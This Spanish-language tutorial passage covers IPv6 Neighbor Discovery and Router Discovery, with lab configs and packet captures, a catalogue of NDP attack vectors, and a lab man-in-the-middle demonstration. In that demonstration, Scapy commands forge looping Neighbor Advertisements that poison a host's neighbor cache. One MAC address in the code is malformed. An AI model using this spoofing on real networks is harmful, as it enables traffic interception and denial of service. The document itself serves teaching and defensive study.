  - ❑ **1** ⇒ NA en respuesta a un NS.
  - ❑ **0** ⇒ NA multicast.
- Override Flag (O)


- ❑ **1** ⇒ el host destino debe sobrescribir el Neighbor Cache con la dirección MAC destino (target).
- ❑ **2** ⇒ el host destino debe agregar una nueva entrada al cache**.**

En caso de que no se posea una entrada válida en el NDC, se deberá determinar si un host es alcanzable o no en el segmento local mediante el proceso NUD de esta manera:

- El host origen usa como dirección destino la IPv6, enviando el paquete de manera unicast.


- El host destino, en caso de estar activo, responderá al origen con un NA de manera unicast utilizando la dirección IPv6 origen.

A continuación se detalla el armado de los paquetes ICMPv6 del tipo NS (HOST a ROUTER) y NA (ROUTER a HOST) para el NUD:



Comunicación Router Discovery (RD)

Agregamos al escenario un host IPv6 (SERVIDOR WEB) fuera del segmento local (IPv6 global 2001:abcd:abcd:aaaa::/64) que deberá ser accedido por el equipo HOST.



Se procederá a asignar las direcciones IPv6 a los hosts de la siguiente manera:

HOST	MAC	IPv6
ROUTER (local)	00:0c:29:42:c8:7b	fc00::1
ROUTER (global)	00:0c:29:e9:f2:8b	2001:abcd:abcd:aaaa::1/64
HOST (local)	00:0c:29:05:51:a6	fc00::2
SERVIDOR WEB (global)	00:0c:29:4c:3b:3f	2001:abcd:abcd:aaaa::2/64

En cada host agregamos la siguiente configuración:

Archivo de configuración	ROUTER
/etc/network/interfaces	iface ens32 inet6 static address 2001:abcd:abcd:aaaa::1 netmask 64
	SERVIDOR WEB
	iface ens33 inet6 static address 2001:abcd:abcd:aaaa::2 netmask 64 gateway 2001:abcd:abcd:aaaa::1

Para que los equipos locales tengan visibilidad IPv6 fuera del segmento en ROUTER debemos habilitar el IPv6 forwarding, esto permitirá que el tráfico IPv6 sea enrutado entre los hosts locales y los globales.

Archivo de configuración	ROUTER
/etc/sysctl.conf	net.ipv6.conf.all.forwarding=1

Como en HOST no hemos definido un gateway por defecto en la configuración, cuando este quiera enviar tráfico hacia la interfaz global del ROUTER o hacia el SERVIDOR WEB el tráfico IPv6 no podrá ser enrutado.

Con el objeto de evaluar en profundidad el funcionamiento del Router Discovery, en lugar de definir un default gateway en HOST, vamos a generar el enrutamiento del prefijo global

enviando Router Advertisements desde ROUTER. Para ellos instalamos en ROUTER el demonio RADVD, encargado del envío de RA a los hosts del segmento:

Archivo de configuración	ROUTER

/etc/radvd.conf	interface ens33{
	AdvSendAdvert on;
	prefix 2001:abcd:abcd:aaaa::/64{};
	};

Además debemos habilitar lo siguiente:

- Proxy del NDP. Esto va a permitir que los hosts IPv6 remotos puedan descubrir los hosts del segmento local.
- Agregar explícitamente las direcciones globales (off-link) sobre las cuales vamos a ejecutar el proxy del NDP.

Archivo de configuración	ROUTER
/etc/sysctl.conf	net.ipv6.conf.ens33.proxy_ndp = 1
/etc/network/interfaces	iface ens33 inet6 static up /sbin/ip -6 neigh add proxy 2001:abcd:abcd:aaaa::1 dev ens33 up /sbin/ip -6 neigh add proxy 2001:abcd:abcd:aaaa::2 dev ens33

El funcionamiento general del Router Discovery para el segmento sería el siguiente:

- HOST envía un Router Solicitation (RS) a todos los routers del segmento (ff02::2) por su interfaz ens33.
- ROUTER responde con un Router Advertisement (RA) a todos los host del segmento (ff02::1). Puede indicar cual es el router por defecto (no necesariamente debe ser el) o anunciar prefijos IPv6 de autoconfiguración.
- Si HOST recibe un RA válido (con la opción **Router Lifetime** distinto de cero), el mismo deja de enviar solicitudes del tipo RS por dicha interfaz.


Para crear un paquete ICMPv6 del tipo RA son mandatorios los siguientes campos:

a) Source link-layer address: la dirección de enlace de datos del router.

b) MTU: la unidad de transferencia de datos para el segmento (1280 mínimo).

c) Prefix: el prefijo IPv6 publicado para enrutar los paquetes. HOST agrega esa ruta a la lista de destinos disponibles.

A continuación se detalla el armado de los paquetes ICMPv6 del tipo RS (HOST a ROUTER) y RA (ROUTER a HOST) para el Router Discovery:



Observamos el mensaje del tipo RS enviado por HOST de manera multicast a todos los routers del segmento:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	::	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
2	0.100630110	::	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
3	0.444112064	::	ff02::1:ff05:51a6	ICMPv6	78	Neighbor Solicitation for fe80::20c:29ff:fe05:51a6
4	0.728041941	::	ff02::1:ff00:2	ICMPv6	78	Neighbor Solicitation for fc00::2
5	1.444050066	fe80::20c:29ff:fe05:51a6	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
6	1.444177513	fe80::20c:29ff:fe05:51a6	ff02::2	ICMPv6	70	Router Solicitation from 00:0c:29:05:51:a6
7	2.119965752	fe80::20c:29ff:fe05:51a6	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
8	5.452564778	fe80::20c:29ff:fe05:51a6	ff02::2	ICMPv6	70	Router Solicitation from 00:0c:29:05:51:a6
9	9.460489186	fe80::20c:29ff:fe05:51a6	ff02::2	ICMPv6	70	Router Solicitation from 00:0c:29:05:51:a6

```
▷ Frame 6: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
▷ Ethernet II, Src: Vmware_05:51:a6 (00:0c:29:05:51:a6), Dst: IPv6mcast_02 (33:33:00:00:00:02)
▷ Internet Protocol Version 6, Src: fe80::20c:29ff:fe05:51a6, Dst: ff02::2
◢ Internet Control Message Protocol v6
    Type: Router Solicitation (133)
    Code: 0
    Checksum: 0x85bf [correct]
    [Checksum Status: Good]
    Reserved: 00000000
  ◢ ICMPv6 Option (Source link-layer address : 00:0c:29:05:51:a6)
      Type: Source link-layer address (1)
      Length: 1 (8 bytes)
      Link-layer address: Vmware_05:51:a6 (00:0c:29:05:51:a6)
```

Observamos el mensaje del tipo RA enviado por ROUTER de manera multicast a todos los hosts del segmento:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::20c:29ff:fe42:c87b	ff02::1	ICMPv6	110	Router Advertisement from 00:0c:29:42:c8:7b
2	8.615124651	::	ff02::16	ICMPv6	110	Multicast Listener Report Message v2
3	8.633755830	::	ff02::16	ICMPv6	150	Multicast Listener Report Message v2
4	9.178148792	::	ff02::1:ff42:c87b	ICMPv6	78	Neighbor Solicitation for fe80::20c:29ff:fe42:c87b
5	9.306294337	::	ff02::16	ICMPv6	150	Multicast Listener Report Message v2
6	9.493720034	::	ff02::1:ff00:1	ICMPv6	78	Neighbor Solicitation for fc00::1
7	10.179741657	fe80::20c:29ff:fe42:c87b	ff02::16	ICMPv6	170	Multicast Listener Report Message v2
8	10.185942428	fe80::20c:29ff:fe42:c87b	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
9	10.318263035	fe80::20c:29ff:fe42:c87b	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
10	10.525911367	fe80::20c:29ff:fe42:c87b	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
11	10.922342648	fe80::20c:29ff:fe42:c87b	ff02::16	ICMPv6	190	Multicast Listener Report Message v2
12	11.050506775	fe80::20c:29ff:fe42:c87b	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
13	11.601198555	fe80::20c:29ff:fe42:c87b	ff02::1	ICMPv6	110	Router Advertisement from 00:0c:29:42:c8:7b
14	27.614503598	fe80::20c:29ff:fe42:c87b	ff02::1	ICMPv6	110	Router Advertisement from 00:0c:29:42:c8:7b

```
▷ Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface 0
▷ Ethernet II, Src: Vmware_42:c8:7b (00:0c:29:42:c8:7b), Dst: IPv6mcast_01 (33:33:00:00:00:01)
▷ Internet Protocol Version 6, Src: fe80::20c:29ff:fe42:c87b, Dst: ff02::1
◢ Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0x66a6 [correct]
    [Checksum Status: Good]
    Cur hop limit: 64
  ▷ Flags: 0x00
    Router lifetime (s): 0
    Reachable time (ms): 0
    Retrans timer (ms): 0
  ◢ ICMPv6 Option (Prefix information : 2001:abcd:abcd:aaaa::/64)
      Type: Prefix information (3)
      Length: 4 (32 bytes)
      Prefix Length: 64
    ▷ Flag: 0xc0
      Valid Lifetime: 86400
      Preferred Lifetime: 14400
      Reserved
      Prefix: 2001:abcd:abcd:aaaa::
  ◢ ICMPv6 Option (Source link-layer address : 00:0c:29:42:c8:7b)
      Type: Source link-layer address (1)
      Length: 1 (8 bytes)
      Link-layer address: Vmware_42:c8:7b (00:0c:29:42:c8:7b)
```

Observamos la tabla de enrutamiento IPv6 en HOST luego de recibir el RA desde ROUTER y verificamos el nuevo prefijo:

```
root@host:~# route -6 -n
Kernel IPv6 routing table
Destination                    Next Hop                   Flag Met Ref Use If
2001:abcd:abcd:aaaa::/64       ::                         UAe  256 1     2 ens33
fc00::/64                      ::                         U    256 0     0 ens33
fe80::/64                      ::                         U    256 0     0 ens33
::/0                           fe80::20c:29ff:fe42:c87b   UGDAe 1024 0     0 ens33
::/0                           ::                         !n   -1  1     3 lo
::1/128                        ::                         Un   0   2     2 lo
fc00::2/128                    ::                         Un   0   2     3 lo
fe80::20c:29ff:fe05:51a6/128   ::                         Un   0   1     0 lo
ff00::/8                       ::                         U    256 1     3 ens33
::/0                           ::                         !n   -1  1     3 lo
```

Ejecutamos un ping6 desde HOST al WEB SERVER, observando cómo se completó el NDC en HOST:

```
root@host:~# ping6 -c 1 2001:abcd:abcd:aaaa::2
PING 2001:abcd:abcd:aaaa::2(2001:abcd:abcd:aaaa::2) 56 data bytes
64 bytes from 2001:abcd:abcd:aaaa::2: icmp_seq=1 ttl=63 time=2.04 ms

--- 2001:abcd:abcd:aaaa::2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.042/2.042/2.042/0.000 ms
```

```
root@host:~# ip -6 neigh show
fe80::20c:29ff:fe42:c87b dev ens33 lladdr 00:0c:29:42:c8:7b router REACHABLE
2001:abcd:abcd:aaaa::2 dev ens33 lladdr 00:0c:29:42:c8:7b REACHABLE
```

Observamos los mensajes Echo Request y Echo Reply, mientras son procesados por ROUTER en sus distintas interfaces:

- Interfaz local ens33:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::20c:29ff:fe42:c87b	ff02::1	ICMPv6	110	Router Advertisement from 00:0c:29:42:c8:7b
2	5.103759735	fc00::2	2001:abcd:abcd:aaaa::2	ICMPv6	118	Echo (ping) request id=0x0556, seq=1, hop limit=64 (reply in 3)
3	5.104508100	2001:abcd:abcd:aaaa::2	fc00::2	ICMPv6	118	Echo (ping) reply id=0x0556, seq=1, hop limit=63 (request in 2)
4	10.105401868	fe80::20c:29ff:fe42:c87b	fc00::2	ICMPv6	86	Neighbor Solicitation for fc00::2 from 00:0c:29:42:c8:7b
5	10.106116423	fc00::2	fe80::20c:29ff:fe42:c87b	ICMPv6	78	Neighbor Advertisement fc00::2 (sol)
6	10.107146125	fe80::20c:29ff:fe05:51a6	2001:abcd:abcd:aaaa::2	ICMPv6	86	Neighbor Solicitation for 2001:abcd:abcd:aaaa::2 from 00:0c:29:05:51:a6

```
▷ Frame 2: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface 0
▷ Ethernet II, Src: Vmware_05:51:a6 (00:0c:29:05:51:a6), Dst: Vmware_42:c8:7b (00:0c:29:42:c8:7b)
▷ Internet Protocol Version 6, Src: fc00::2, Dst: 2001:abcd:abcd:aaaa::2
◢ Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
    Checksum: 0x78c5 [correct]
    [Checksum Status: Good]
    Identifier: 0x0556
    Sequence: 1
    [Response In: 3]
  ◢ Data (56 bytes)
      Data: 0fe991580000000081080200000000001011121314151617...
      [Length: 56]
```

- Interfaz global ens32:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fc00::2	2001:abcd:abcd:aaaa::2	ICMPv6	118	Echo (ping) request id=0x0556, seq=1, hop limit=63 (reply in 2)
2	0.000693672	2001:abcd:abcd:aaaa::2	fc00::2	ICMPv6	118	Echo (ping) reply id=0x0556, seq=1, hop limit=64 (request in 1)
3	5.001308855	fe80::20c:29ff:fee9:f28b	2001:abcd:abcd:aaaa::2	ICMPv6	86	Neighbor Solicitation for 2001:abcd:abcd:aaaa::2 from 00:0c:29:e9:f2:8b
4	5.002037974	2001:abcd:abcd:aaaa::2	fe80::20c:29ff:fee9:f28b	ICMPv6	78	Neighbor Advertisement 2001:abcd:abcd:aaaa::2 (sol)
5	5.013271589	fe80::20c:29ff:fe4c:3b3f	2001:abcd:abcd:aaaa::1	ICMPv6	86	Neighbor Solicitation for 2001:abcd:abcd:aaaa::1 from 00:0c:29:4c:3b:3f
6	5.013348761	2001:abcd:abcd:aaaa::1	fe80::20c:29ff:fe4c:3b3f	ICMPv6	78	Neighbor Advertisement 2001:abcd:abcd:aaaa::1 (rtr, sol)

```
▷ Frame 1: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface 0
▷ Ethernet II, Src: Vmware_e9:f2:8b (00:0c:29:e9:f2:8b), Dst: Vmware_4c:3b:3f (00:0c:29:4c:3b:3f)
▷ Internet Protocol Version 6, Src: fc00::2, Dst: 2001:abcd:abcd:aaaa::2
◢ Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
    Checksum: 0x78c5 [correct]
    [Checksum Status: Good]
    Identifier: 0x0556
    Sequence: 1
    [Response In: 2]
  ◢ Data (56 bytes)
      Data: 0fe991580000000081080200000000001011121314151617...
      [Length: 56]
```

Vectores de ataque al NDP

Una red IPv6 puede sufrir diversos ataques, tanto al NDP como a los protocolos de capa superior basados en el protocolo IPv6. A continuación se detallarán todos los ataques relacionados al NDP, analizados de acuerdo al tipo de comunicación que afecta:

- HOST <=> HOST: ataques a los mensajes NS y NA.
- HOST <=> ROUTER: ataques a los mensajes RS y RA.
- RELAY => ataques transversales al NDP.

Se pueden producir ataques en distintos momentos de la comunicación de los hosts IPv6, ya sea al intercambiar tráfico local o global. A continuación analizaremos dichos ataques.

Ataques según el tipo de comunicación que afecta

Ataques HOST <=> HOST

- Neighbor Solicitation/Advertisement Spoofing

Un host ATACANTE puede enviar un mensaje del tipo NS con una opción incorrecta de Source Link Layer Address o un mensaje del tipo NA con una opción incorrecta de Target Link Layer Address. Cualquiera de estos mensajes modificará el Neighbor Cache del destino con mapeos incorrectos de direcciones IP-MAC. El objetivo del ataque enviaría información al host equivocado, posibilitando ataques del tipo man-in-the-middle o de sniffing de información sensible. A su vez, se puede realizar una redirección de paquetes o ataques de DoS.

- Neighbor Unreachability Detection Failure

Un host ATACANTE podría enviar una respuesta del tipo NA maliciosa ante una solicitud válida del tipo NS, que fue enviada con el objetivo de obtener la nueva dirección de enlace de datos destino. El host solicitante creerá que la nueva dirección de enlace de datos es válida y establecerá una nueva entrada inexistente, eliminando efectivamente la comunicación con el host de destino.

- Duplicate Address Detection DoS

Mensajes falsos del tipo NS/NA enviados por un host ATACANTE podrían participar en todas las solicitudes de DAD, alegando que la dirección en cuestión ya ha sido utilizada o es parte del proceso en cuestión. Este ataque puede realizarse de manera multicast, llegando a todos los host del segmento y producir una denegación de servicio a toda la red IPv6.

- Neighbor Discovery DoS

Un ATACANTE puede mantener ocupado al router del segmento con cantidades masivas de solicitudes del tipo ND válidas. El mismo se mantendría ocupado atendiendo las solicitudes falsas, mientras que las solicitudes válidas de los hosts podrían retrasarse más allá de un período de tiempo útil y eventualmente ser ignoradas por completo.

Ataques HOST <=> ROUTER

- Malicious Last Hop Router

Un router malicioso puede enviar mensajes falsificados del tipo RA fingiendo ser el target de los mensajes del tipo RS; esto establecería dicho router como default gateway. Si el router real se ve comprometido se convertiría en un proxy perfectamente funcional, permitiendo que los hosts continúen con sus transmisiones de manera regular. Al mismo tiempo, el atacante podría reenviar los datos fuera del router hacia otro equipo y analizar dicho tráfico para producir algún ataque en particular.

- Default router is 'Killed'

Está establecido que si la lista de routers predeterminada está vacía, el emisor asume que el destino está en el link local. Si podemos engañar a un host de que no existen routers en el segmento, el host tratará de resolver localmente la dirección destino y conéctese a él. Realizando spoofing de mensajes NS/NA puede engañar al host emisor para que se comunique con un host malintencionado.

- Good router goes bad DoS

Cuando se explota un router que previamente era seguro, los atacantes pueden iniciar todos los demás ataques basados Router Discovery.

- Spoofed Redirect Message

Un atacante puede suplantar un mensaje del tipo Redirect mediante el envío de una orden a un host válido. Los hosts validan el origen del mensaje Redirect por la dirección de la capa de enlace de datos. Sin un método de autorización, tal mensaje puede ser enviado por cualquier host en la red local con la capacidad de modificar la dirección de la capa de enlace del emisor.

- Bogus On-Link Prefix

Se puede realizar el envío de mensajes RA falsificados que anuncien un prefijo de red no existente en el segmento. Los hosts que acepten dicho prefijo creerán que los nodos de la red suplantada están en el segmento local, intentando contactarlos directamente por medio de un intercambio de mensajes del tipo NS / NA (sin utilizar el default gateway).

- Bogus Address Configuration Prefix

Un prefijo de red falso puede ser enviado a un host que intente realizar el proceso de autoconfiguración (address autoconfiguration). El hosts creará entonces una entrada con el prefijo de red malicioso, configurándose en un segmento IPv6 incorrecto.

- Parameter Spoofing

Los mensajes del tipo RA contienen parámetros adicionales que pueden ser utilizados por los hosts para su autoconfiguración. En caso de que dichos parámetros sean falsificados, los nodos podrían verse obligados a comunicarse con hosts incorrectos o perder la conectividad.

El campo **Current Hop Limit** es uno de los propagados en el mensaje RA. Si este parámetro se establece en un número artificialmente bajo, los paquetes se eliminarán antes de que lleguen a los destinos previstos.

Otro aspecto particular del NDP es que uno de sus parámetros puede utilizarse para indicar a los hosts sobre el uso del protocolo DHCPv6 al momento de obtener la configuración de red. Si

un ATACANTE utiliza un equipo DHCPv6 falso (roge DHCPv6), se pueden realizar ataques propagando información de configuración de red incorrecta a los hosts del segmento local.

Ataques transversales al NDP


- Replay attacks and remotely exploitable attacks

El ND no proporciona protección contra los ataques del tipo replay (repetición). Los paquetes válidos pueden ser capturados y utilizados para realizar replay en cualquier momento.

Un ATACANTE podría imitar un host válido al reproducir todos los mensajes capturados durante los intercambios iniciales mandatorios (antes de que se establezca el host como válido en el segmento). Después de que el host válido se desconecte, el ATACANTE podría hacerse cargo de dicha dirección e iniciar nuevas conexiones con el gateway y los hosts presentes como lo hizo el host original.

Escenario de ataque

El escenario ahora tendrá ahora un host IPv6 ATACANTE en el segmento local.



El esquema de direccionamiento IPv6 con el ATACANTE será el siguiente:

HOST	MAC	IPv6
ROUTER (local)	00:0c:29:42:c8:7b	fc00::1
ROUTER (global)	00:0c:29:e9:f2:8b	2001:abcd:abcd:aaaa::1/64
HOST (local)	00:0c:29:05:51:a6	fc00::2
SERVIDOR WEB (global)	00:0c:29:4c:3b:3f	2001:abcd:abcd:aaaa::2/64
ATACANTE (local)	00:0c:29:5c:4b:4f	fc00::9

Configuramos la dirección IPv6 del ATACANTE:

Archivo de configuración	ATACANTE
/etc/network/interfaces	iface ens33 inet6 static address fc00::9 netmask 64

Atacando la comunicación HOST <=> HOST

- **Objetivo del ataque:** HOST creerá que se está comunicando con ROUTER, pero el tráfico de ida pasará por el ATACANTE antes de llegar a ROUTER; se realizará un ataque del tipo Man In The Middle para el tráfico originado en HOST.


- **Neighbor Solicitation/Advertisement Spoofing**


- HOST tratará de averiguar la dirección de enlace de datos de ROUTER enviando un paquete NS de manera multicast.
- ROUTER recibe el NS del HOST y responde con un NA, con el flag solicited (S) enabled.
- El ATACANTE también recibe el NS envío de manera multicast y responde a HOST con un NA, con el flag solicited (S) y override (O) enabled.

S=1 ⇒ indica que se envió como respuesta a un NS.
O=1 ⇒ indica que debe actualizar el cache.
R=0 ⇒ indica que el NA se envía desde un host y no de un router.


- HOST recibe ambos NA. Como el ATACANTE habilitó el O flag, esto sobreescribe el cache de HOST.

Diagrama del ataque





A continuación se detalla el armado del paquete ICMPv6 del tipo NA (ATACANTE a HOST):



Vamos a utilizar la herramienta SCAPY para armar el paquete ICMPv6 del tipo NA, el cual será enviado a HOST para realizar el ataque.

	ATACANTE

SCAPY	>>> a=IPv6(src='fc00::1',dst='fc00::2')
	>>> b=ICMPv6ND_NA(tgt='fc00::1',S=1,O=1,R=0)
	>>> c=ICMPv6NDOptDstLLAddr(lladdr='00:0c:295c:4b:4f')
	
	>>> (a/b/c).display()
	
	###[IPv6]###
	version= 6
	tc= 0
	fl= 0
	plen= None
	nh= ICMPv6
	hlim= 255
	src= fc00::1
	dst= fc00::2
	
	###[ICMPv6 Neighbor Discovery - Neighbor Advertisement]###
	type= Neighbor Advertisement
	code= 0
	cksum= None
	R= 0
	S= 1
	O= 1
	res= 0x0
	tgt= fc00::1
	
	###[ICMPv6 Neighbor Discovery Option - Destination Link-Layer Address]###
	type= 2
	len= 1
	lladdr= 00:0c:29:5c:4b:4f
	
	>>> send(a/b/c, loop=1, inter=1)

El ATACANTE debe tener habilitado el IPv6 forwarding para poder enrutar los paquetes recibidos desde HOST con destino al ROUTER.

Archivo de configuración	ATACANTE
/etc/sysctl.conf	net.ipv6.conf.all.forwarding = 1

Se observa que luego de realizar el ataque el NDC de HOST se ha modificado, la dirección IPv6 de ROUTER (fc00::1) tiene asociada la dirección de enlace de datos del ATACANTE (00:0c:29:5c:4b:4f).

NDC de HOST antes del ataque

```
root@host:~# ip -6 neigh show
fc00::1 dev ens33 lladdr 00:0c:29:42:c8:7b router REACHABLE
fc00::9 dev ens33 lladdr 00:0c:29:5c:4b:4f STALE
fe80::20c:29ff:fe5c:4b4f dev ens33 lladdr 00:0c:29:5c:4b:4f STALE
fe80::20c:29ff:fe42:c87b dev ens33 lladdr 00:0c:29:42:c8:7b router STALE
```

NDC de HOST después del ataque

```
root@host:~# ip -6 neigh show
fc00::1 dev ens33 lladdr 00:0c:29:5c:4b:4f REACHABLE
fc00::9 dev ens33 lladdr 00:0c:29:5c:4b:4f STALE
